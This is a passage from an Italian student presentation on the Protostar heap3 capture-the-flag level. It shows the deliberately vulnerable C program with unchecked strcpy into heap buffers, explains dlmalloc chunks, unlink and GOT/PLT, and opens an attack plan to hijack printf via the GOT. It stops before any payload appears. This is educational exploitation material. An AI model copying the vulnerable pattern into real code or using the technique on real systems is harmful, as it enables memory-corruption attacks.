

# Protostar – Heap3: Exploiting the Heap!

Gerardo Brescia	0522501272
Antonio Cirillo	0522501257
Giovanni Rapa	0522501352





## Tabella dei contenuti

01

Introduzione a  
Heap3

02

Analisi del  
sorgente

03

Background

04

Piano d'attacco

05

Capture the flag

06

Debolezze e  
mitigazioni



# 01

## Introduzione a Heap3





## HEAP 3

“This level introduces the Doug Lea Malloc (dlmalloc) and how heap meta data can be modified to change program execution.”



# PROTOSTAR

## Livello heap 3



Il livello trattato appartiene alla categoria :  
«Heap-based buffer overflow».

- Il programma in questione si chiama `heap3.c`
- L'eseguibile ha il seguente percorso:  
`/opt/protostar/bin/heap3`

L'obiettivo del livello è quello di modificare il flusso di esecuzione del programma.



# Codice della sfida

Bisogna eseguire la  
funzione `winner()`  
che non è chiamata  
all'interno del `main`.

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  void winner()
8  {
9      printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
10 }
11
12 int main(int argc, char **argv)
13 {
14     char *a, *b, *c;
15
16     a = malloc(32);
17     b = malloc(32);
18     c = malloc(32);
19
20     strcpy(a, argv[1]);
21     strcpy(b, argv[2]);
22     strcpy(c, argv[3]);
23
24     free(c);
25     free(b);
26     free(a);
27
28     printf("dynamite failed?\n");
29 }
```



# Raccolta di informazioni



Prima di pianificare l'attacco occorre raccogliere più informazioni possibili riguardo il sistema:

- Digitando `lsb_release -a` scopriamo che Protostar esegue su un sistema operativo **Debian GNU/Linux** v. 6.0.3 (Squeeze).
- Utilizzando il comando `arch` capiamo che Protostar che l'architettura della macchina è **i686** (32 bit, Pentium II).
- Per ottenere informazioni sui processori installati digitiamo `cat /proc/cpuinfo` e scopriamo che il processore installato è **Intel® Core™ i5-8250U CPU @ 1,60GHz**.





# 02

## Analisi del sorgente







# Codice della sfida

Il programma accetta  
input locali, da  
tastiera o da un  
altro processo  
tramite pipe.

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  void winner()
8  {
9      printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
10 }
11
12 int main(int argc, char **argv)
13 {
14     char *a, *b, *c;
15
16     a = malloc(32);
17     b = malloc(32);
18     c = malloc(32);
19
20     strcpy(a, argv[1]);
21     strcpy(b, argv[2]);
22     strcpy(c, argv[3]);
23
24     free(c);
25     free(b);
26     free(a);
27
28     printf("dynamite failed?\n");
29 }
```



# Codice della sfida

Inizialmente vengono  
allocati 3 puntatori  
nello stack che  
punteranno  
successivamente ad  
indirizzi presenti  
nell'heap.

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  void winner()
8  {
9      printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
10 }
11
12 int main(int argc, char **argv)
13 {
14     char *a, *b, *c;
15
16     a = malloc(32);
17     b = malloc(32);
18     c = malloc(32);
19
20     strcpy(a, argv[1]);
21     strcpy(b, argv[2]);
22     strcpy(c, argv[3]);
23
24     free(c);
25     free(b);
26     free(a);
27
28     printf("dynamite failed?\n");
29 }
```



# Codice della sfida

Vengono allocati  
dinamicamente 32  
byte per ciascuna  
variabile tramite  
l'utilizzo della  
funzione `malloc()`.

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  void winner()
8  {
9      printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
10 }
11
12 int main(int argc, char **argv)
13 {
14     char *a, *b, *c;
15
16     a = malloc(32);
17     b = malloc(32);
18     c = malloc(32);
19
20     strcpy(a, argv[1]);
21     strcpy(b, argv[2]);
22     strcpy(c, argv[3]);
23
24     free(c);
25     free(b);
26     free(a);
27
28     printf("dynamite failed?\n");
29 }
```



# La funzione `malloc()`

Leggendo la documentazione tramite il comando '`man 3 malloc`' scopriamo:

- La funzione `malloc(size_t size)` alloca un numero di bytes pari al valore dell'argomento `size`, e ritorna un puntatore alla locazione di memoria allocata.
- La memoria non viene inizializzata.
- Se la `size` è pari a 0, la funzione `malloc()` ritorna un puntatore a NULL.



# Codice della sfida

Viene utilizzata la **strcpy** per copiare il contenuto dell'input all'interno delle aree di memoria puntate dalle tre variabili a, b e c.

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  void winner()
8  {
9      printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
10 }
11
12 int main(int argc, char **argv)
13 {
14     char *a, *b, *c;
15
16     a = malloc(32);
17     b = malloc(32);
18     c = malloc(32);
19
20     strcpy(a, argv[1]);
21     strcpy(b, argv[2]);
22     strcpy(c, argv[3]);
23
24     free(c);
25     free(b);
26     free(a);
27
28     printf("dynamite failed?\n");
29 }
```



# La funzione `strcpy()`

Leggendo la documentazione tramite il comando '`man 3 strcpy`' scopriamo :

- La funzione `strcpy(char* dest, char* src)` copia la stringa puntata da `src`, incluso il bit di terminazione ('`\0`'), all'interno del buffer puntato da `dest`.
- Il buffer puntato da `dest` deve avere una grandezza almeno pari alla lunghezza della stringa puntata da `src`.

Inoltre, nella sezione bug leggiamo:

- Se la stringa di destinazione di una `strcpy()` non è larga abbastanza, può succedere qualsiasi cosa. **Non essendoci controlli sulla grandezza delle stringhe**, l'utilizzo di questa funzione è soggetta ad attacchi di tipo **buffer overflow**.



# Codice della sfida

Viene utilizzata la **free**  
per liberare la  
memoria allocata  
precedentemente.

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  void winner()
8  {
9      printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
10 }
11
12 int main(int argc, char **argv)
13 {
14     char *a, *b, *c;
15
16     a = malloc(32);
17     b = malloc(32);
18     c = malloc(32);
19
20     strcpy(a, argv[1]);
21     strcpy(b, argv[2]);
22     strcpy(c, argv[3]);
23
24     free(c);
25     free(b);
26     free(a);
27
28     printf("dynamite failed?\n");
29 }
```



# La funzione `free()`

Leggendo la documentazione tramite il comando '`man 3 free`' scopriamo :

- La funzione `free(void* ptr)` libera lo spazio di memoria puntato da `ptr`, il quale deve essere stato ritornato da una chiamata precedente di `malloc()`, `calloc()` o `realloc()`.
- Se `free(ptr)` è già stata chiamata prima, il comportamento di quest'ultima non è definito.
- Se `ptr` è *null*, nessuna operazione viene effettuata.





# Codice della sfida


Viene stampato il  
messaggio  
'dynamite failed?'  
tramite la chiamata  
alla funzione  
printf().

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  void winner()
8  {
9      printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
10 }
11
12 int main(int argc, char **argv)
13 {
14     char *a, *b, *c;
15
16     a = malloc(32);
17     b = malloc(32);
18     c = malloc(32);
19
20     strcpy(a, argv[1]);
21     strcpy(b, argv[2]);
22     strcpy(c, argv[3]);
23
24     free(c);
25     free(b);
26     free(a);
27
28     printf("dynamite failed?\n");
29 }
```



# 03

## Background






# Idea di attacco

A seguito dell'analisi del codice, una prima idea valida per poter svolgere l'attacco potrebbe essere quella di sfruttare la **debolezza** illustrata della funzione **strcpy**.

I buffer a, b, c sono allocati **dinamicamente** tramite l'invocazione della funzione **malloc**, di conseguenza essi vengono memorizzati all'interno dell'**heap**.

Per condurre un attacco, occorre studiare la **struttura dell'heap** ed il funzionamento dell'**allocatore dinamico**.

Nel nostro caso l'allocatore dinamico è quello scritto da **Doug Lea** conosciuto come **dmalloc**.






# Chunk di memoria

La malloc alloca pezzi di memoria chiamati 'chunk' nell'heap.

La struttura interna di un chunk si divide in due parti:

- **Header**: contiene i metadati del chunk;
- **Mem**: area di memoria destinata ai dati.

I valori contenuti in queste due parti variano in base al tipo di chunk descritto, ovvero se il chunk è in **uso** oppure se quest'ultimo è stato **liberato** tramite l'utilizzo della funzione **free()**.





# Chunk allocati


**Header** contiene il campo **prev\_size** e il campo **size**:

- **prev\_size**: campo non utilizzato;
- **size**: size del chunk attuale (header + user data).

Il campo **size** ha dimensione 4 byte ovvero 32 bit. Gli ultimi tre bit meno significativi vengono utilizzati come bit di controllo e quindi ignorati nella rappresentazione della dimensione del chunk. Questo implica che la size sarà sempre un multiplo di 8, in quanto gli ultimi tre bit saranno sempre considerati con valore pari a 0.

I bit di controllo sono:

- **prev\_inuse [p]**: il bit è acceso quando il chunk precedente è in uso;
- **is\_mmapped [m]**: il bit è acceso quando il chunk è mmappato;
- **non\_main\_arena [a]**: il bit è acceso quando il chunk appartiene ad una thread arena.






# Chunk allocati

**User data** è lo spazio destinato alla memorizzazione dei dati.

Il puntatore **chunk** punta all'inizio del chunk, mentre **mem** punta allo spazio di memoria destinato alla memorizzazione dei dati, ed è il puntatore che viene restituito dalla funzione **malloc**, **calloc** e **realloc**.

Quindi, quando viene chiamata una funzione per allocare memoria dinamicamente, come ad esempio **malloc(size)**, il chunk avrà una dimensione pari a **size** + 8 byte (header del chunk) + extra byte in caso di allineamento.






# Chunk liberati


**Header** contiene il campo **prev\_size** e il campo **size** :

- **prev\_size**: size del chunk precedente;
- **size**: size del chunk attuale.

**User data** contiene il campo **fd** e **bk**:

- **forwarder pointer [fd]**: punta al prossimo chunk liberato nella doppia lista linkata;
- **back pointer [bk]**: punta al precedente chunk liberato nella doppia lista linkata.





I chunk liberi sono mantenuti in bins raggruppati in base alla loro **size**.

Un bin è una lista, **singolarmente** linkata o **doppiamente** linkata.

Esistono 4 tipi di bin:

- **Fast bin**
- **Unsorted bin**
- **Small bin**
- **Large bin**

Ci sono 10 fast bins di dimensioni diverse, ognuno gestito tramite una singola lista linkata.


Chunk delle **stesse dimensioni** appartengono allo **stesso fast bin**.

Esiste solo un **unsorted bin** che viene usato come cache momentanea quando un chunk di dimensioni grandi o piccole viene liberato, così da velocizzare le operazioni su di essi.

Soltanto due chunk non vengono mai messi in alcun bin e sono:

- Il rimanente del chunk appena diviso (non-top)
- Il **wilderness chunk**





# Wilderness chunk

Il **wilderness chunk** rappresenta lo spazio **confinante** con gli indirizzi «**più alti**» allocati dal sistema.

Visto che si trova al bordo, è l'unico chunk che può essere ridimensionato arbitrariamente per aumentare o diminuire la sua dimensione.

Questo chunk viene **trattato** in modo **diverso** dagli altri dalla **dlmalloc** e quindi rappresenta un ostacolo quando un attaccante cerca di corrompere l'heap.

Viene **utilizzato** come **ultima risorsa** dalla malloc, quando **non ci sono altri chunk liberi disponibili** immediatamente. Infine, ha il flag PREV\_INUSE sempre acceso.



# Unione dei chunk liberi

L'**allocatore di memoria** deve evitare la **frammentazione** della memoria in utilizzo. Per fare ciò, deve **unire blocchi** di memoria **liberi contigui**. Quando viene chiamata la funzione **free()** su un blocco, quest'ultimo viene **liberato** ed **unito** al blocco **precedente** e/o **successivo** nel caso in cui anch'essi siano **liberi**.



## Merging backward:

- Controllo se il chunk precedente è libero, ovvero se il bit **prev\_inuse [p]** è spento;
- Se è libero, **rimuovo (unlink)** il chunk precedente dalla **binlist**, aggiungo la dimensione del chunk precedente alla dimensione del chunk corrente e sposto il puntatore del chunk corrente al chunk precedente, in modo da creare un unico chunk libero.



## Merging forward:


- Controllo se il chunk successivo è libero, ovvero se il bit **prev\_inuse [p]** del chunk successivo al successivo è spento;
- Se è libero, **rimuovo (unlink)** il chunk successivo dalla **binlist**, aggiungo la dimensione del chunk successivo alla dimensione del chunk corrente.



# L'operazione di **unlink**

L'operazione di **unlink** è utilizzata per rimuovere un chunk dalla doppia lista linkata.

Supponiamo di voler rimuovere dalla lista il **chunk P**. L'idea di base è quella di mettere in comunicazione diretta il **chunk precedente (BK)** con il **chunk successivo (FD)**, in modo da saltare e quindi rimuovere il **chunk corrente P**.






# L'operazione di **unlink**

La prima operazione, ovvero

**FD -> bk = BK**

**modifica** il puntatore **bk** del chunk **FD** in modo tale da puntare al chunk **BK**. Questo quindi elimina la possibilità di accedere al chunk **P** a partire dal chunk **FD**.






# L'operazione di **unlink**

Lo stesso verrà fatto per il chunk **BK**, il quale non considererà il chunk **P** come successivo all'interno della lista ma bensì considererà come successivo il chunk **FD**, tramite l'operazione:

**BK -> fd = FD**

Al termine di questa operazione il chunk **P** sarà eliminato dalla catena.





# Free() e Small Chunks


La **free()** tratta in modo diverso i chunks appartenenti a dei **Fast bins**, cioè quelli di dimensioni **minori di 80 byte** (8 byte di metadati esclusi).

**NOTA BENE:** per gli small chunks, invece di fare l'**unlink** e quindi il merging dei chunk liberi, la **free()** modifica soltanto il contenuto del puntatore **fd** facendolo puntare al successivo chunk libero. *(Questa informazione ci tornerà utile nella costruzione dell'attacco).*

Il resto degli header del chunk è conservato e verrà sovrascritto soltanto quando il chunk verrà riutilizzato.


Il flag **PREVIOUS\_INUSE** rimane quindi settato anche se il chunk si trova in una lista piena di chunk liberi.

1	No. of Bins	Spacing between bins
2		
3	64 bins of size	8 [ Small bins]
4	32 bins of size	64 [ Large bins]
5	16 bins of size	512 [ Large bins]
6	8 bins of size	4096 [ .. ]
7	4 bins of size	32768
8	2 bins of size	262144
9	1 bin of size	what's left




# Link dinamico a libreria di sistema

All'interno dei nostri programmi C vengono utilizzate spesso funzioni esterne, come ad esempio la funzione **printf**, dichiarata all'interno della libreria **libc**.  
A tempo di compilazione, la libreria libc viene **dinamicamente linkata** al codice binario eseguibile.




Questo significa che la libreria **libc** non viene inclusa all'interno del programma, ma viene semplicemente linkata a quest'ultimo, in modo da permettere l'esecuzione delle varie funzioni.  
Quindi, gli **indirizzi** di memoria che contengono le funzioni utilizzate **risultano** essere sempre **differenti**.



# Global Offset Table & Procedure Linkage Table

La **Global Offset Table (GOT)** è una **tabella** che ha lo scopo di **mappare** tutte le **funzioni** contenute all'interno delle librerie linkate ad un determinato eseguibile, con i relativi **indirizzi assoluti**. Il problema principale della **GOT** è che dovrebbe necessariamente **risolvere** gli **indirizzi** di **tutte** le **funzioni** a **run-time**, anche per quelle che non vengono mai utilizzate. Questo processo potrebbe **rallentare** anche di molto l'**esecuzione** del programma. Per questo motivo entra in gioco la **Procedure Linkage Table (PLT)**.



La **Procedure Linkage Table (PLT)** è una sorta di trampolino tra il codice sorgente e la **GOT** che istruisce la risoluzione degli indirizzi assoluti delle varie funzioni solo quando quest'ultime vengono invocate per la prima volta.



### Code :

```
call func@PLT  
...  
...
```

### PLT :

```
PLT [0] :  
  call resolver  
  ...  
  
PLT [n] :  
  jmp *GOT[n]  
  prepare resolver  
  jmp PLT[0]
```

### GOT:

```
...  
GOT[n] :  
  <addr>
```

### Code:

```
func:  
  ...  
  ...
```



# 04

Piano d'attacco





# Cosa possiamo sfruttare?

Sulla **base** dei precedenti **concetti teorici**, proviamo ora a delineare un **piano d'attacco** che ci permetta di **superare** la **sfida** proposta.

L'idea è quella di :

Sfruttare il meccanismo di risoluzione degli indirizzi dinamici per modificare il flusso di esecuzione.





# Modificare il flusso di esecuzione

La **PLT** e la **GOT** sono gli strumenti utilizzati per la **risoluzione** di **indirizzi** di funzioni esterne.

Come possiamo sfruttare questi strumenti per modificare il **flusso** d'**esecuzione** del programma heap3? Tra tutte le varie operazioni che svolge il programma è compresa una chiamata alla funzione **printf()**, la quale viene gestita da parte della **PLT** che delega alla **GOT** la risoluzione dell'indirizzo assoluto di quest'ultima.

